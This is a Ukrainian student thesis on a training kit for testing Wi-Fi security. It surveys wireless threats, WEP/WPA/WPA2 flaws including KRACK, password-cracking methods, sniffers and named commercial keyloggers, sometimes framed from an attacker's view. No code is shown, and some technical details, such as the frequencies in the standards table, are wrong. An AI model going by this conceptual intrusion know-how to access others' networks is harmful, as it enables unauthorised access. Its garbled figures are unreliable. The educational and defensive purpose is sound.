МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

СУМСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ

КАФЕДРА КОМП'ЮТЕРНИХ НАУК

ВИПУСКНА РОБОТА

на тему:

«Учбовий комплекс для аналізу захищеності Wi-Fi мережі»

Завідувач випускаючої кафедри — **Довбиш А.С.**

Керівник роботи — **Кальченко В.В.**

Студентки групи КБ – 61 — **Трофименко Д.Б.**

СУМИ 2020

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

СУМСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ

Кафедра комп’ютерних наук

Затверджую_____

Зав. кафедрою Довбиш А.С.

“_____” _____2020 р.

ЗАВДАННЯ
до випускної роботи

Студентки четвертого курсу, групи КБ-61 спеціальності “Кібербезпека” денної форми навчання Трофименко Діни Борисівни.

Тема: “**Учбовий комплекс для аналізу захищеності Wi-Fi мережі**”

Затверджена наказом по СумДУ

№_____ від _____2020 р.

Зміст пояснювальної записки: 1) аналітичний огляд загроз та ризиків безпеки бездротових мереж; 2) постановка задачі; 3) огляд стандартів роботи Wi-Fi; 4) огляд методів шифрування Wi-Fi; 5) розробка для аналізу захищеності Wi-Fi мережі; 6) аналіз методів розкриття перехвату паролей; 7) огляд обладнання та програмного забезпечення для тестування захищеності мережі; 8) способи підвищення безпеки бездротових мереж; 9) аналіз результатів розробки.

Дата видачі завдання “_____”_____2020 р.

Керівник випускної роботи _____ Кальченко В.В.

Завдання приняла до виконання _____Трофименко Д.Б.

РЕФЕРАТ

Записка: 60 стор., 17 рис., 2 табл., 2 додатка, 6 джерел.

Об’єкт дослідження — захищеність Wi-Fi мережі.

Мета роботи — розробка учбового комплексу для аналізу захищеності Wi-Fi мережі.

Методи дослідження — метод виявлення слабкості Wi-Fi паролю з атакою через словник.

Результати — розроблено учбовий комплекс для аналізу захищеності Wi-Fi мережі. Здійснено аналітичний огляд щодо методів розкриття перехвату паролей, розроблені рекомендації щодо їх запобіганню. Розроблений алгоритм реалізовано у формі набора скриптів, створеного за допомогою програмної мови Python в операційній системі Ubuntu 18.

СТАНДАРТИ РОБОТИ WI-FI IEEE 802.11, СТАНДАРТ WEP, СТАНДАРТ WPA/WPA2, RADIUS-ПРОТОКОЛ ПЕРЕДАЧІ ДАНИХ, АТАКА ЧЕРЕЗ СЛОВНИК, БРУТФОРС, ВАРДРАЙВІНГ, ФІШИНГ.

ЗМІСТ

ВСТУП

Wi-Fi (від англ. Wireless Fidelity) – це найпопулярніша технологія, що дозволяє з'єднувати комп'ютери в локальну мережу та підключати їх до мережі Інтернет.[2] Ця технологія дозволяє користуватися Інтернетом мобільно та вільно пересуватись.

На сьогодні широко розвивається ціле сімейство стандартів передачі даних та цифрових потоків по радіоканалах. Число мобільних користувачів постійно зростає, вони прагнуть оперативно комунікувати між собою, обмінюватись даними, швидко отримувати інформацію, тому розвиток технології бездротових комунікацій відбувається дуже інтенсивно.

Використання Wi-Fi мереж на підприємствах, установах, організаціях має ряд переваг, зокрема:

- встановлення не вимагає прокладання кабельної системи з великою кількістю дротів;
- дозволяє користувачам переміщуватись упродовж робочого дня по території підприємства (медичні установи, агенства продажів, офіси, склади);
- висока швидкість передачі даних (більше 100 Мб/с).

Проте такі мережі мають деякі недоліки, а саме:

- обмежений радіус дії (до 500м);
- на якість зв'язку можуть впливати особливості інженерних конструкцій, електромагнітні випромінювання від побутової техніки, наявність поблизу підприємства приймально-передавальних антен та обладнання зв'язку та інші;
- зниження швидкості передачі даних при наявності великої кількості точок поряд.

Wi-Fi може використовуватись як самостійна мережа, або в складі іншої мережі, що може включати дротові та бездротові сегменти.

1. АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ

Основною відмінністю Wi-Fi між дротовими мережами є неконтрольованість області між кінцевими точками мережі. У широкому просторі мереж бездротове середовище ніяк не контролюється. Тож такі бездротові структури є досить вразливими щодо атак, що здійснюються в безпосередній близькості, на відміну від дротових структур. Тож існують загрози безпеки, характерні тільки для бездротового середовища.

1.1 Огляд загроз та ризиків безпеки бездротових мереж.

Основними загрозами безпеки передачі інформації в бездротових мережах є:

- перехват трафіку (підслуховування);
- DoS-атака (відмова в обслуговуванні);
- глушіння клієнтської станції;
- недоліки в криптографічних методах захисту інформації.

Перехват трафіку

Здійснення такої атаки можливе, якщо зловмисник знаходиться поблизу від самої Wi-Fi мережі, а якщо атакуючий використовуватиме підсилювачі та антени, то матиме можливість знаходитись на великій відстані від передавача. Таким чином, зловмисник може перехопити радіосигнал та розшифрувати отримані дані. Такий вид атаки дуже важко зареєструвати та перешкодити.

Ще одним способом прослуховування є атака типу «Людина посередині» (англ. «Man in the middle») на рівні зв’язку даних. Як правило, ціллю зловмисника є порушенння конфіденційності та цілісності сеансу зв’язку. Для реалізації такої атаки повинна бути наявна детальна інформація про мережу, зловмисник підміняє ідентифікацію одного з мережевих ресурсів, так він може

перехопити сигнал та пропустити його через свою станцію. При цьому перехоплена інформація, що передається, може бути розшифрованою.

Рисунок 1.1.1 – Схема підслуховування

DoS-атака (Denial of Service)

Атака відмови в обслуговуванні (DoS) - це тип кібератаки, при якій зловмисник має на меті зробити комп'ютер чи інший пристрій недоступним для призначених користувачів, порушуючи нормальне функціонування пристрою. DoS-атаки, як правило, функціонують за рахунок переповнення цільової машини запитами до тих пір, поки звичайний трафік не зможе бути оброблений, що призводить до відмови у наданні послуг користувачам.[1] Атака DoS характеризується використанням одного комп’ютера для запуску атаки.

Розподілена атака відмови в обслуговуванні (DDoS) - це тип DoS-атаки, що надходить з багатьох розповсюджених джерел, наприклад, атака DDoS бот-мережі.



Рисунок 1.1.2 – Відмінність DoS та DDos

Основним напрямком DoS-атаки є перенасичення потужності цільової машини, що призводить до відмови в обслуговуванні додаткових запитів.

DoS-атаки зазвичай підпадають на 2 категорії:

1) Атаки переповнення буфера - тип атаки, при якому переповнення буфера пам'яті може призвести до того, що машина споживає весь доступний простір на жорсткому диску, пам'ять або процесорний час. Така форма експлуатації часто призводить до довгої затримки, збоїв у системі або до інших поведінок сервера, що призводить до відмови в обслуговуванні.

2) Переповнення полоси пропускання. Атакуючи цільовий сервер величезною кількістю пакетів, зловмисник може перевантажити сервер, що призводить до відмови в обслуговуванні. Для того, щоб більшість атак DoS були успішними, зловмисник повинен мати більшу доступну пропускну здатність, ніж ціль.

Історично склалося, що DoS-атаки, як правило, використовували вразливості безпеки, присутні в мережевому, програмному та апаратному дизайні. Ці атаки стали менш поширеними, оскільки DDoS-атаки мають більшу

здатність до руйнування та їх порівняно легко створити з урахуванням наявних інструментів. Насправді більшість DoS-атак також можуть бути перетворені на DDoS-атаки.

Поширені DoS-атаки:

- Smurf-атака - раніше експлуатована DoS-атака, в якій зловмисник використовує широкомовну адресу вразливої мережі, надсилаючи підроблені пакети, в результаті чого переповнюється цільова IP-адреса.
- Ping-flood - це проста атака відмови в обслуговуванні заснована на переповненні цілі пакетами ICMP (ping). Якщо заповнити ціль більшою кількістю пінгів, ніж на які вона здатна ефективно реагувати, може статися відмова в обслуговуванні. Ця атака може також використовуватися як DDoS-атака.
- Ping of Death - передбачає відправлення неправильно сформованого пакету на цільову машину, внаслідок чого виникають збої системи.

Хоча може бути важко відокремити атаку від інших помилок підключення до мережі або споживання великої пропускної здатності, деякі характеристики можуть вказувати на атаку.

Показники DoS-атаки включають:

- нетипово повільні показники роботи мережі, такі як тривалий час завантаження файлів або веб-сайтів;
- неможливість завантаження певного особистого веб-сайту;
- раптова втрата зв’язку на пристроях однієї мережі.



Рисунок 1.1.3 – Схема атаки «Відмова в обслуговуванні»

Глушіння клієнтської станції

За допомогою глушіння клієнтської станції атакуючий може підставити себе на місце клієнта або унеможливити його з’єднання.

Рисунок 1.1.4 – Схема атаки «Глушіння клієнтської станції»

Глушіння базової станції

На відміну від глушіння клієнтської станції, глушіння базової станції відбувається вже після отримання сигналу від точки доступу.

Треба зазначити, що причиною глушіння можуть бути домашні пристрої, такі як, мікрохвильові печі, радіотелефони, системи стеження, тому це потребує попереднього узгодження для вибору правильного місця розташування бездротового обладнання.



Рисунок 1.1.5 – Схема атаки «Глушіння базової станції»

Недоліки в криптографічних методах захисту інформації

Нажаль, кожні алгоритми шифрування мають певні недоліки, проте, з плином часу розроблюють нові алгоритми, які повністю або частково

замінюють попередні. На даний час існують такі стандарти забезпечення безпеки бездротових мереж: WEP, WPA/WPA2. Кожен з даних стандартів має ряд недоліків, що вимагає від розробників постійно розробляти нові підходи до забезпечення безпеки та випускати нові стандарти.

Найбільш застарілим з усіх стандартів безпеки Wi-Fi мереж є WEP. Спеціалісти в області безпеки не рекомендують його використовувати, проте даний стандарт і досі підтримується компаніями розробниками та може бути використаний при побудові бездротових мереж.

WEP має суттєві недоліки та вразливості:

- цілісність пакетів перевіряється за допомогою циклової перевірки надмірності (Cyclic Redundancy Check , CRC32). Перевірка цілісності CRC32 може бути порушена захопленням щонайменше двох пакетів. Біти в зашифрованому потоці та контрольній сумі можуть бути змінені зловмисником, щоб пакет приймався системою аутентифікації. Це призводить до несанкціонованого доступу до мережі;
- WEP використовує алгоритм шифрування RC4 для створення шифрів потоку. Вхідний шифр потоку складається з початкового значення (IV) та секретного ключа. Довжина початкового значення (IV) - 24 біта, тоді як секретний ключ може бути 40 біт або 104 біт. Загальна довжина як початкового значення, так і секретного може становити або 64 біти, або 128 біт. Найменше значення секретного ключа дозволяє легко зламати його. Слабкі комбінації початкових значень не шифруються достатньо. Це робить їх вразливими до атак;
- WEP заснований на паролях, це робить його вразливим до атак на словники;
- керування ключами погано реалізовано. Зміна ключів, особливо у великих мережах, є складним завданням. WEP не забезпечує централізовану систему управління ключами;
- початкові значення можна використовувати повторно.

Через ці вади безпеки WEP застаріло на користь WPA.

WPA

WPA - абревіатура для захищеного доступу Wi-Fi. Це протокол безпеки, розроблений Альянсом Wi-Fi у відповідь на слабкі сторони, виявлені в WEP.[3] Він використовується для шифрування даних на 802.11 WLAN. Він використовує більш високі початкові значення 48 біт замість 24 біт, які використовує WEP. Також цей стандарт використовує тимчасові ключі для шифрування пакетів.

Слабкі місця WPA:

- реалізація уникнення зіткнень може бути порушена;
- він уразливий для відмови в сервісних атаках;
- ключі попереднього доступу використовують парольні фрази. Слабкі парольні фрази вразливі до атак на словники.

WPA2

Дослідниками було виявлено можливість при встановленні з'єднання між точкою доступу і клієнтом проводити маніпуляції з трафіком узгодження (також часто званим «рукостисканням» від англ. Handshake) для стандарту WPA2, а також для більш старої версії стандарту WPA.[4] Вони змогли домогтися повторного використання параметра nonce і сеансового ключа в результаті ініціації процедури перевстанови ключа шифрування з боку клієнта або точки доступу.

Таким чином, зловмисник при реалізації атаки «Людина посередині» (Man in the middle) між точкою доступу і клієнтом, порушивши порядок прийому або повторної відправки повідомлень, може отримати можливість частково маніпулювати синхронізацією і передачею повідомлень в протоколах WPA2 Four-way, Group Key, Fast Basic Service Set (BSS) Transition, PeerKey,

Tunneled Direct-Link Setup (TDLS) PeerKey (TPK), а також Wireless Network Management (WNM) Sleep Mode. Залежно від використовуваного протоколу шифрування даних (WPA-TKIP, AES-CCMP або GCMP) і деяких ситуаційних чинників, ефектом від цих маніпуляцій буде переустановлення раніше вже використовуваних сесійних ключів, а також перевантаження лічильників nonces і replay. Як результат, повторне використання ключів полегшує зловмисникам дешифрування та ін'єкцію пакетів, перехоплення TCP-з'єднання (TCP connection hijacking), додавання шкідливого коду в HTTP-контент або повторне мовлення unicast-, broadcast- і multicast-кадрів.

Суть атаки KRACK

Атака KRACK спрямована проти чотирьох етапного рукостискання протоколу WPA2. Воно виконується тоді, коли клієнт хоче приєднатися до захищеної мережі Wi-Fi, і використовується для підтвердження того, що і клієнт, і точка доступу мають правильні облікові дані.[4] Також чотирьох етапне рукостискання служить для затвердження нового згенерованого ключа шифрування, який буде використовуватися для шифрування всього подальшого трафіку.

Коли перевстановлюється ключ шифрування, пов'язані з ним параметри, такі як інкрементний номер переданого пакета (nonce) і номер прийнятого пакета (replay counter) скидаються до своїх початкових значень. Виявлена уразливість дозволяє зловмиснику, який затримує або блокує обмін пакетами між клієнтом і точкою доступу, втручатися в обмін інформацією між точкою доступу і клієнтом. Він може за допомогою повторного транслювання криптографічних повідомлень рукостискання спровокувати переустановлення вже раніше використаного ключа. Таким чином, наступний ключовий потік буде ідентичний попередньому ключовому потоку, так як ті ж самі значення параметра nonce (тобто значення лічильника) використовуються в парі з тим же самим ключем шифрування, який вже раніше використовувався. Як тільки це

відбудеться, зловмисник з невеликим зусиллям зможе розшифрувати трафік, і таким чином отримати доступ до персональної інформації, яка передається через Wi-Fi-мережу. Будь-який пакет, що передається, може бути дешифрований зловмисником.

Подібний принцип здійснення захищеного з'єднання чотирьох етапного рукостискання визначається поточною версією набору стандартів бездротового зв'язку IEEE 802.11, є обов'язковим при сертифікації Wi-Fi-пристроїв і, відповідно, використовується всіма сучасними захищеними Wi-Fi-мережами. Це означає, що всі захищені WiFi-мережі в світі вразливі (з певною варіативністю) до атак KRACK. Атака працює проти старого стандарту WPA і сучасного WPA2, і навіть проти мереж, які побудовані на використанні тільки захищеного стандарту шифрування ключів AES.

Враховуючи ці вразливості, було створено WPA3, проте, на сьогоднішній день його підтримують тільки дорогі та останні версії роутерів.

1.2 Аналіз методів розкриття паролів.

Брутфорс

Брутфорс (від англійського bruteforce — повний перебір або метод «грубої сили») – один з популярних методів злому паролів на серверах і в різних програмах. Полягає він у тому, що програма-зломщик намагається отримати доступ до будь-якої програми (наприклад, до поштової скриньки) шляхом перебору паролів по критеріям, визначеним власником даної програми: за словником, по довжині, з поєднанням цифр. Таких критеріїв існує безліч.

Спосіб злому брутфорсом є досить довгим, але потужним, тому залишається на озброєнні у хакерів і на сьогоднішній день, а з урахуванням збільшення потужностей комп'ютерів та пропускної здатності інтернет-каналів, залишиться на озброєнні ще на довгий час.

Даний спосіб підбору паролів хороший тим, що пароль зрештою зламується, але це може зайняти досить тривалий час, часто навіть століття. Так що даний спосіб злому не завжди виправдовує себе, якщо користувач-власник не використовував простих паролів, наприклад «123», «qwerty» і тому подібних, а використовував і великі, і малі літери, цифри і дозволені спеціальні символи. Якщо пароль при всьому цьому має ще й достатню довжину (близько 10 символів), то йому злом методом брутфорса практично не загрожує.

При брутфорсі найчастіше використовується словникова атака – підбір паролів йде з текстового файлу заздалегідь складеного словника. Даний спосіб атаки дуже ефективний при масовому зломі, коли зловмисник, припустимо, намагається зламати якийсь діапазон номерів. При цьому існує досить велика ймовірність, що йому це вдасться. Прикладами можуть служити неодноразові факти злому.

З 2005 року значно збільшилася також кількість атак, здійснюваних на захищені SSH-сервіси. Навіть якщо у на сервері встановлено саме новітнє програмне забезпечення, це зовсім не означає, що підібрати пароль до нього неможливо, якщо міжмережевий екран не діє або налаштовано неправильно або недостатньо.

Програм для проведення брутфорсу на просторах Інтернет викладено дуже багато, також існує велика кількість безкоштовних і платних словників до них.

Атака з використанням райдужної таблиці

Райдужна таблиця - це список попередньо обчислених хешей (числових значень зашифрованих паролів), що використовуються більшістю сучасних систем. Таблиця включає в себе суми всіх можливих комбінацій паролів для будь-якого виду алгоритму хешування. Час, необхідний для злому пароля за допомогою райдужної таблиці, зводиться до того часу, який потрібен, щоб знайти захешований пароль у списку. Тим не менше, сама таблиця величезна і

для перегляду вимагає серйозних обчислювальних потужностей. Також вона буде марна, якщо хеш, який вона намагається знайти був ускладнений додаванням випадкових символів до пароля до застосування алгоритму хешування.

Варто сказати про можливість існування ускладнених райдужних таблиць, але вони були б настільки великі, що їх було б важко використовувати на практиці. Вони, швидше за все, працювали б тільки з набором заздалегідь заданих "випадкових величин", при цьому пароль повинен складатися не менш ніж з 12 символів, інакше розмір таблиці буде непомірно великий.

Фішинг

Фішинг (англ. phishing від fishing — риболовля, вивуджування) — вид інтернет-шахрайства, метою якого є отримання доступу до конфіденційних даних користувачів — логінів і паролів.[2] Це досягається шляхом проведення масових розсилок електронних листів від імені популярних брендів, а також особистих повідомлень всередині різних сервісів, наприклад, від імені банків або всередині соціальних мереж. У листі часто міститься посилання на сайт, який зовні не відрізняється від справжнього, або на сайт з перенаправленням. Після того, як користувач потрапляє на підроблену сторінку, шахраї намагаються різними психологічними прийомами спонукати користувача ввести на підробленій сторінці свої логін і пароль, які він використовує для доступу до певного сайту, що дозволяє шахраям отримати доступ до акаунтів і банківських рахунків.

Найпростіший спосіб злому - запитати у користувача його пароль. Фішингове повідомлення направляє нічого не підозрюючого читача на підроблені сайти онлайн-банкінгу, платіжних систем або інші сайти, на яких потрібно обов'язково ввести особисті дані, щоб "виправити якусь страшну проблему з безпекою".

Соціальна інженерія

Соціальна інженерія дотримується тієї ж концепції, що і фішинг - "запитати у користувача пароль", але не за допомогою поштової скриньки, а у реальному світі.

Найчастіший випадок використання соціальної інженерії – зателефонувати в офіс під виглядом співробітника IT-безпеки та просто попросити пароль доступу до мережі.

Шкідливе програмне забезпечення

Програма перехоплення інформації, що вводиться з клавіатури або виводиться на екран, може бути встановлена шкідливим ПЗ, яке фіксує всю інформацію, яка вводиться, або створює скріншоти під час процесу авторизації, а потім направляє копію цього файлу хакерам.

Деякі шкідливі програми шукають існуючий файл з паролями веб-браузера клієнта, потім копіюють цей файл, який (крім добре зашифрованих) буде містити легкодоступні збережені паролі з історії сторінок, відвіданих користувачем.

Сніфери

Сніффер - це програма, яка встановлюється під NIC (Мережеву Інтерфейсну Карту), інакше звану Ethernet карта (одна з необхідних частин апаратних засобів, для фізичного з'єднання комп'ютерів в локальній мережі).[4] Як відомо інформація по мережі передається пакетами - від машини користувача до віддаленої, так сніффер, встановлений на проміжному комп'ютері, через який будуть проходити пакети - здатний захоплювати їх, поки вони ще не досягли мети. Процес захоплення інформації реалізований по-різному.

Стандартний пакет прямує з комп'ютера користувача через мережу. Він пройде через кожен комп'ютер у мережі, починаючи з "сусіднього", через "комп'ютер зі сніфером" і закінчуючи "віддаленим". Кожна машина повинна ігнорувати пакет якщо він не призначений для її IP адреси. Тим не менше, машина зі сніфером ігнорує ці правила і приймає будь-який пакет, який через неї проходить. Сніфер також відомий як мережевий аналізатор.

Для хакерів, сніфер відмінний засіб для спостереження за інформацією, що надсилається, і це вважається пасивним типом атаки. Пасивна атака - це та атака, яка безпосередньо не втручається в чужу мережу або комп'ютер, наприклад, використовуючи сніфер, в надії отримати бажану інформацію, включаючи паролі.

Переваги

За допомогою сніфера, можна отримати будь-яку інформацію, яка була передана в мережі, як паролі, пошта, конфіденційні документи, і будь-яку іншу незашифровану інформацію. По суті, сніффер діє як реєстратор програм, встановлених на машинах, від яких передаються пакети. Захоплюючи ці пакети, сніфер допоможе створити точну карту мережі та машин, які знаходяться в ній. Є одне правило для сніферів: для ефективної атаки сніфер повинен встановлюватися в безпосередній близькості до головного комп'ютера або на сам головний комп'ютер, так як не всі машини з однієї мережі можуть ділитися інформацією один з одним. Отже, якщо у зловмисника буде можливість доступу до головної машини або до найбільш наближеної, він може зловжити цим і використовувати цю машину як трамплін в іншу частину мережі.

Клавіатурні шпигуни

Клавіатурні шпигуни утворюють велику категорію шкідливих програм, які представляють велику загрозу для безпеки користувача.

Клавіатурні шпигуни - це програми для прихованого запису інформації про натискання користувачем клавіші. У терміна «клавіатурний шпигун» є ряд синонімів: KeyboardLogger, KeyLogger, кейлоггер; рідше зустрічається терміни "снупер", "snoop", "snooper".

Як правило, сучасні клавіатурні шпигуни не просто записують коди, які вводяться клавішами - він "прив'язує" клавіатурний ввід до поточного вікна і елемента вводу. Крім того, багато клавіатурних шпигунів відстежують список запущених додатків, вміють робити знімки екрану по заданому розкладу або події, шпигувати за вмістом буфера обміну і вирішувати ряд завдань, націлених на таємне стеження за користувачем. Записана інформація зберігається на диску і більшість сучасних клавіатурних шпигунів можуть формувати різні звіти, можуть передавати їх по електронній пошті або http/ftp протоколу. Крім того, ряд сучасних клавіатурних шпигунів користуються RootKit технологіями для маскування слідів своєї присутності в системі.

Для системи клавіатурний шпигун, як правило, безпечний. Однак він надзвичайно небезпечний для користувача – з його допомогою можна перехопити паролі та іншу конфіденційну інформацію, що вводиться користувачем.

Клавіатурний шпигун на базі драйвера

Даний метод більш ефективний, ніж описані вище методи. Можливі як мінімум два варіанти реалізації цього методу – написання та встановлення в систему свого драйвера клавіатури замість штатного.

Апаратні клавіатурні шпигуни

У ході вирішення завдань щодо захисту від витоку інформації часто розглядають тільки різні програмні засоби для шпигунства за роботою користувача. Однак крім програмних можливі й апаратні засоби:

- встановлення пристрою стеження в розрив кабелю клавіатури (наприклад, пристрій може бути виконано у вигляді перехідника PS/2);
- вбудовані пристрої стеження в клавіатуру;
- зчитування даних шляхом реєстрації ПЕМВН (побічних електромагнітних випромінювань і наведень);
- візуальне спостереження за клавіатурою.

Апаратні клавіатурні шпигуни зустрічаються набагато рідше, ніж програмні.

В даний час існує сотні клавіатурних шпигунів, наприклад досить поширена комерційна програма ActualSpy (http://www.actualspy.ru). Дана програма може реєструвати клавіатурний ввід (з реєстрацією заголовка вікна та імені програми), знімати скріншоти екрану за розкладом, реєструвати запуск/зупинку програм, стежити за буфером обміну, принтером, створюваними користувачем файлами. Крім того, в програмі реалізовано стеження за Інтернет-з'єднаннями і відвідуваними сайтами.

Програма має найпростіше маскування від виявлення – вона не відображається в стандартному списку завдань Windows. Для аналізу зібраної інформації програма формує протоколи у форматі HTML. Принцип роботи програми ActualSpy заснований на пастці, що реєструє події клавіатури.

В якості інших прикладів можуть виступити SpyAgent (http://www.spytech-web.com), ActMon (http://www.actmon.com), SpyBuddy (http://www.actmon.com), PC ActivityMonitor (http://www.keyloggers.com), KGB Spy (http://www.refog.ru/). Сучасні клавіатурні шпигуни мають приблизно однакову базову функціональність і розрізняються сервісними функціями і якістю маскування в системі.

Саме дистанційний взлом являється найбільш простим та ефективним способом отримати пароль від точки Wi-Fi. Для цього існує ряд переваг, таких як: відсутність необхідності проникати на підприємство з метою встановлення

шкідливих програм або апаратних засобів, користуватись соціальною інженерією та ін. Таким чином можна забезечити свою анонімність.

1.3 Постановка задачі.

Тестування безпечності бездротової мережі, а надалі виявлення вад та перешкод, може суттєво допомогти в її захисті.

Задачі дипломної роботи:

- аналітичний огляд загроз та ризиків безпеки бездротових мереж;
- аналітичний огляд існуючих стандартів;
- аналітичний огляд методів шифрування Wi-Fi мережі;
- аналітичний огляд загроз та ризиків для Wi-Fi мережі;
- розробка рекомендацій щодо запобігання загроз та ризиків для Wi-Fi мережі;
- розробка скрипта для тестування надійності паролю, встановленого для Wi-Fi мережі.

У всесвітній мережі Інтернет можна знайти багато способів та засобів, які обіцяють легко та швидко зламати будь-яку бездротову мережу, проте, такі інструменти не завжди є надійними, а інколи навіть небезпечними для користування, тому відібрати те, що буде працювати на всіх етапах тестування, є складною задачею.

У своїй роботі, проаналізувавши та протестувавши всі варіанти рішень, мною буде розроблений скрипт, який є оптимальний для того, щоб легко та надійно протестувати чи є надійним встановлений на Wi-Fi пароль.

2 ОГЛЯД СТАНДАРТІВ РОБОТИ WI-FI

Стандарти роботи Wi-Fi визначає та встановлює Інституту інженерів електротехніки та електроніки (англ. Institute of Electrical and Electronics Engineers, IEEE), штаб-квартира яких розташована в Піскатавей, Нью-Джерсі (США).[5]

Створення цих стандартів базувалось на двох параметрах:

- швидкість: скільки даних може передавати мережа. Це обчислюється в Мбіт / с (1 мільйон біт в секунду);
- частота: яка радіочастота передається в мережі. Це або 5 ГГц, або 2,4 ГГц.

Таблиця 2.1 Стандарти WiFi кожного типу стандартів 802.11:

Стандарт	Швидкість	Частота
802.11a	54 Мбіт/с –	5 ГГц
802.11b	11 Мбіт/с	2,4 ГГц
802.11g	54 Мбіт/с	2,4 ГГц
802.11n	100 Мбіт/с	2,4 та 2,5 ГГц
802.11ac	до 6,77 Гбіт/с для пристроїв, що мають 8 антен	5 ГГц

Стандарт IEEE 802.11a був створений у 1999 році. Ця версія Wi-Fi працює в діапазоні 5 ГГц. Був розроблений з надією зустрітися з меншими перешкодами, оскільки багато пристроїв, як і більшість бездротових телефонів, також використовують діапазон 2,4 ГГц. 802.11a також досить швидкий, однак частота 5 ГГц має більше труднощів з об'єктами, які перебувають на шляху сигналу, тому радіус дії часто поганий.

Стандарт IEEE 802.11b був створений також у 1999 р. Він використовує більш типовий діапазон 2,4 ГГц і може досягти максимальної швидкості 11 Мбіт / с. 802.11b був стандартом, який розпочав популярність Wi-Fi.

Стандарт IEEE 802.11g був розроблений в 2003 році, стандарт 802.11g збільшив максимальну швидкість передачі даних до 54 Мбіт / с, зберігаючи при цьому використання надійного діапазону 2,4 ГГц. Це призвело до широкої популярності цього стандарту. Стандарт IEEE 802.11n введений в 2009 році. Працює як на 2,4 ГГц, так і на 5 ГГц.

Стандарт IEEE 802.11ac введений у 2014 році, різко збільшив пропускну здатність для пристроїв Wi-Fi до максимальної швидкості до 6,77 Гбіт/с. Крім того, AC додає підтримку MU-MIMO, додаткові канали Wi-Fi для широкосмугового діапазону 5 ГГц та підтримку більшої кількості антен на одному маршрутизаторі.

Варто зазначити, що максимально можливі швидкості з'єднання можливі лише в ідеальних умовах. Реальні швидкості у побутових умовах будуть менше і складуть близько 25 Мбіт/с для 802.11g і до 70-80 Мбіт/с для 802.11n.

Для стандарту IEEE 802.11n максимально доступна швидкість в ідеальних умовах - до 150 Мбіт/с. Для підвищення швидкості достатньо звернути увагу на характеристики пристрою. Для максимального результату стандарт N повинен підтримуватися і роутером і мережевою картою пристрою (ноутбука, планшета).

